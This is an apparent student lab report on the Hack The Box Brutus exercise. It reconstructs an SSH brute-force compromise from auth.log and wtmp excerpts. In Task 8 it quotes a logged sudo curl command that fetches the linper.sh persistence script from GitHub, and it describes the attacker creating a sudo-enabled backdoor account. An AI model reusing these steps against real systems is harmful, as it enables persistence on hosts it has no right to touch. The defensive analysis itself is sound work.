

TASK 5

BRUTUS LAB ANALYSIS– SSH BRUTE FORCE

1. Introduction

This report analyses an SSH brute-force attack using system login files from the extracted auth file. The goal is to identify unauthorized login attempts and analyze attacker behavior.

SSH (Secure Shell) is a protocol used to securely connect to another computer over a network.

2. Objective

- Detect SSH brute force activity
- Analyze login patterns
- Reconstruct attack timeline
- Determine successful compromise
- Provide mitigation strategies.

3. Tools Used

- 7-zip – to extract files.
- Windows PowerShell – command-line operations.
- MITRE ATT&CK framework – for attacker technique ID.
- Ubuntu – Linux based operating system.


4. Attack Overview

In this very easy Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We'll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.

5. Lab Setup

5.1. Login

Created an account in the Hackthebox platform,
(<https://account.hackthebox.com/dashboard>) and opened the Brutus Lab.




5.2. Dataset Download

The Brutus Lab files were downloaded from the platform. The dataset had files named auth, utmp.py and wtmp. It was used for analysis to detect brute force attack.

Name	Type	Compressed size	Password ...	Size	Ratio	Date modified
auth	Text Document	4 KB	Yes	43 KB	93%	06-03-2024 11:47
utmp.py	PY File	2 KB	Yes	4 KB	58%	30-04-2025 08:51
wtmp	File	1 KB	Yes	11 KB	95%	06-03-2024 11:47

5.3. Install 7-zip

For the extraction of auth.log file to look into recorded log data and analyze login attempts.



On extraction, auth.log file is downloaded and opens as a text file.

```
auth.log
File Edit View

Mar 6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:19:52 ip-172-31-35-28 sshd[1465]: AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys root
SHA256:4vyclsDMzI+hyb90P3wd18zIpyTqJmRq/QITaLnrG8A failed, status 22
Mar 6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar 6 06:19:54 ip-172-31-35-28 sshd[1465]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar 6 06:19:54 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:20:01 ip-172-31-35-28 CRON[1599]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:20:01 ip-172-31-35-28 CRON[1600]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:20:01 ip-172-31-35-28 CRON[1599]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:20:01 ip-172-31-35-28 CRON[1600]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:21:01 ip-172-31-35-28 CRON[1628]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:21:01 ip-172-31-35-28 CRON[1629]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:21:01 ip-172-31-35-28 CRON[1629]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:21:01 ip-172-31-35-28 CRON[1628]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:22:01 ip-172-31-35-28 CRON[1650]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:22:01 ip-172-31-35-28 CRON[1649]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:22:01 ip-172-31-35-28 CRON[1649]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:22:01 ip-172-31-35-28 CRON[1650]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:23:01 ip-172-31-35-28 CRON[2183]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:23:01 ip-172-31-35-28 CRON[2184]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:23:01 ip-172-31-35-28 CRON[2183]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:23:01 ip-172-31-35-28 CRON[2184]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:24:01 ip-172-31-35-28 CRON[2199]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:24:01 ip-172-31-35-28 CRON[2198]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)

Ln 1, Col 1 43,911 characters Plain text 100% Unix (LF) UTF-8
```

6. Evidence Provided

- Auth.log is a system log file that records authentication related events.
- System login records including usernames, session details.
- Extracted readable data from auth file.

7. Detailed Analysis – Brutus Lab Questions

The auth file was analysed by extracting readable text from the system log data. The analysis showed multiple login attempts indicating repeated authentication access attempts.

Task 1

Analyse the auth.log. What is the IP address used by the attacker to carry out a brute force attack?

65.2.161.68 is the IP address used by the attacker for brute force attack. There were multiple failed login attempts before the final successful authentication.

```
Mar 6 06:31:33 ip-172-31-35-28 sshd[2327]: Failed password for invalid user admin from 65.2.161.68 port 46392 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2331]: Failed password for invalid user admin from 65.2.161.68 port 46436 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2332]: Failed password for invalid user admin from 65.2.161.68 port 46444 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2335]: Failed password for invalid user admin from 65.2.161.68 port 46460 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2337]: Failed password for invalid user admin from 65.2.161.68 port 46498 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2334]: Failed password for invalid user admin from 65.2.161.68 port 46454 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2338]: Failed password for backup from 65.2.161.68 port 46512 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2336]: Failed password for backup from 65.2.161.68 port 46468 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2330]: Failed password for invalid user admin from 65.2.161.68 port 46422 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2328]: Failed password for invalid user admin from 65.2.161.68 port 46390 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2329]: Failed password for invalid user admin from 65.2.161.68 port 46414 ssh2
Mar 6 06:31:33 ip-172-31-35-28 sshd[2333]: Failed password for invalid user admin from 65.2.161.68 port 46452 ssh2
Mar 6 06:31:34 ip-172-31-35-28 sshd[2352]: Failed password for backup from 65.2.161.68 port 46568 ssh2
Mar 6 06:31:34 ip-172-31-35-28 sshd[2351]: Failed password for backup from 65.2.161.68 port 46538 ssh2
Mar 6 06:31:34 ip-172-31-35-28 sshd[2355]: Failed password for backup from 65.2.161.68 port 46576 ssh2
Mar 6 06:31:34 ip-172-31-35-28 sshd[2357]: Failed password for backup from 65.2.161.68 port 46582 ssh2
```

Task 2

The brute-force attempts were successful and the attacker gained access to an account on the server. What is the username of the account?

root is the username as seen from the log data where it shows password accepted after the multiple login attempts.


```
Mar  6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar  6 06:19:54 ip-172-31-35-28 sshd[1465]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
```

Task 3

Identify the UTC timestamp when the attacker logged in manually to the server and established a terminal session to carry out their objectives. The login time will be different than the authentication time, and can be found in the wtmp artifact.

UTC 2024-03-06 06:32:45

To access the wtmp file, we need to install a Virtual Machine and Ubuntu operating system for Linux and Windows system for Linux.



```
Windows PowerShell
Installing: Virtual Machine Platform
Virtual Machine Platform has been installed.
Installing: Windows Subsystem for Linux
Windows Subsystem for Linux has been installed.
Installing: Ubuntu
Ubuntu has been installed.
The requested operation is successful. Changes will not be effective until the system is rebooted.
PS C:\Users\User> |
```

Setup Ubuntu and select the Brutus folder.

```
shaikr@DESKTOP-K2D9FSG: /  X + v
Installing, this may take a few minutes...
Please create a default UNIX user account. The username does not need to match your Windows username.
For more information visit: https://aka.ms/wslusers
Enter new UNIX username: shaikr
New password:
Retype new password:
passwd: password updated successfully
Installation successful!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

shaikr@DESKTOP-K2D9FSG:~$ cd /mnt/c/Users/User/Desktop/Brutus
shaikr@DESKTOP-K2D9FSG:/mnt/c/Users/User/Desktop/Brutus$
shaikr@DESKTOP-K2D9FSG:/mnt/c/Users/User/Desktop/Brutus$ last -f wtmp
cyberjun pts/1      65.2.161.68      Wed Mar  6 06:37   gone - no logout
root      pts/1      65.2.161.68      Wed Mar  6 06:32 - 06:37 (00:04)
root      pts/0      203.101.190.9    Wed Mar  6 06:19   gone - no logout
reboot    system boot  6.2.0-1018-aws   Wed Mar  6 06:17   still running
root      pts/1      203.101.190.9    Sun Feb 11 10:54 - 11:08 (00:13)
root      pts/1      203.101.190.9    Sun Feb 11 10:41 - 10:41 (00:00)
root      pts/0      203.101.190.9    Sun Feb 11 10:33 - 11:08 (00:34)
root      pts/0      203.101.190.9    Thu Jan 25 11:15 - 12:34 (01:18)
ubuntu    pts/0      203.101.190.9    Thu Jan 25 11:13 - 11:15 (00:01)
reboot    system boot  6.2.0-1017-aws   Thu Jan 25 11:12 - 11:09 (16+23:57)

wtmp begins Thu Jan 25 11:12:17 2024
shaikr@DESKTOP-K2D9FSG:/mnt/c/Users/User/Desktop/Brutus$
```

```
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
```

If we look for the successful login attempt from the username root and the attacker IP address, 65.2.161.68, the first time will be the authentication attempt so the second time the password is accepted would be the successful login attempt that is **UTC 2024-03-06 06:32:45**, as seen from the snapshot.

Task 4

SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?

37 is the session number assigned on successful login attempt from the attacker IP address 65.2.161.68 and username root.

```
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
```

Task 5

The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?

There was a new user account, **cyberjunkie** from the same IP address 65.2.161.68, which gained login access after being authenticated and was added to a "sudo" group.

```
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: pam_unix(sshd:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar  6 06:37:34 ip-172-31-35-28 systemd-logind[411]: New session 49 of user cyberjunkie.
```

```
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar  6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
```

Task 6

What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?

T1136.001, on searching for mitre-attack techniques ID, we can look for the sub-techniques under persistence by creating a new account.

The screenshot shows the MITRE ATT&CK website. The top navigation bar includes links for Matrices, Tactics, Techniques, Defenses, CTI, Resources, Benefactors, Contribute, and Blog. A search bar is also present. Below the navigation bar, a banner states 'ATT&CK v19 has been released! Check out the blog post for more information.' The main content area is titled 'Create Account' and is categorized under 'Enterprise'. It features a table of sub-techniques (3) with columns for ID and Name. The sub-techniques listed are T1136.001 (Local Account), T1136.002 (Domain Account), and T1136.003 (Cloud Account). To the right of the table, there is a sidebar with additional information: ID: T1136, Sub-techniques: T1136.001, T1136.002, T1136.003, Tactic: Persistence, Platforms: Containers, ESXi, IaaS, Identity Provider, Linux, Network Devices, Office Suite, SaaS, Windows, macOS, Contributors: Austin Clark, @c2defense, Microsoft Threat Intelligence Center (MSTIC), Praetorian, and Version: 2.6.

ID	Name
T1136.001	Local Account
T1136.002	Domain Account
T1136.003	Cloud Account

Adversaries may create an account to maintain access to victim systems.^[1] With a sufficient level of access, creating such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system.

ID: T1136
Sub-techniques: T1136.001, T1136.002, T1136.003
Tactic: Persistence
Platforms: Containers, ESXi, IaaS, Identity Provider, Linux, Network Devices, Office Suite, SaaS, Windows, macOS
Contributors: Austin Clark, @c2defense, Microsoft Threat Intelligence Center (MSTIC), Praetorian
Version: 2.6

Task 7

What time did the attacker's first SSH session end according to auth.log?

The first SSH session for the attacker was closed at **UTC 2024-03-06 06:37:24** after gaining login access.

```
Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar 6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Session 37 logged out. Waiting for processes to exit.
Mar 6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
```

Task 8

The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

COMMAND=/usr/bin/curl

<https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh> was the command used to download a script.

```
Mar 6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
```

8. Findings

- **Attacker IP:** 65.2.161.68
- **Attacker usernames:** root, cyberjunkie
- **Attacker authentication time:** UTC 2024-03-06 06:31:40
- **Attacker login time:** UTC 2024-03-06 06:32:45
- **Login session number:** 37
- **Pattern:** repeated login attempts.

- **Command used:** /usr/bin/curl
<https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh>

9. Attacker Objective

The attacker's goal was to gain unauthorized SSH access to the system by performing a brute-force attack. Once the attacker compromised the account, he set up an interactive terminal session, indicating intent to perform further activities such as stealing sensitive information, persistence and privilege escalation.

10. Attack Timeline

1. Multiple failed SSH login attempts from attacker IP Address, **65.2.161.68**.
2. Attacker tried logging in with the username **root**.
3. Successful authentication achieved through brute force attack.
4. The attacker established an interactive terminal session.
5. Attacker added new user, **cyberjunkie** through the same IP Address as a persistence strategy by creating an account. This account was added to the **sudo** group allowing privilege escalation on the system.
6. Attacker logged into their backdoor account and utilized higher privileges to download a script using the **COMMAND=/usr/bin/curl**
<https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh> was the command used to download a script.

11. Mitigation Strategies

- Strong passwords
- Account lockout after limited attempts
- MFA (Multi-factor authentication)
- Monitor logs in real-time.

12. Conclusion

The investigation confirmed that the system was targeted through an SSH brute force attack involving repeated login attempts from a malicious IP address. The attacker successfully compromised the account and established an interactive terminal session on the server. Analysis of the authentication logs helped identify the attack timeline, targeted accounts, and source IP. This incident highlights the importance of strong passwords, account lockout policies, and continuous monitoring of authentication logs to detect and prevent unauthorized access.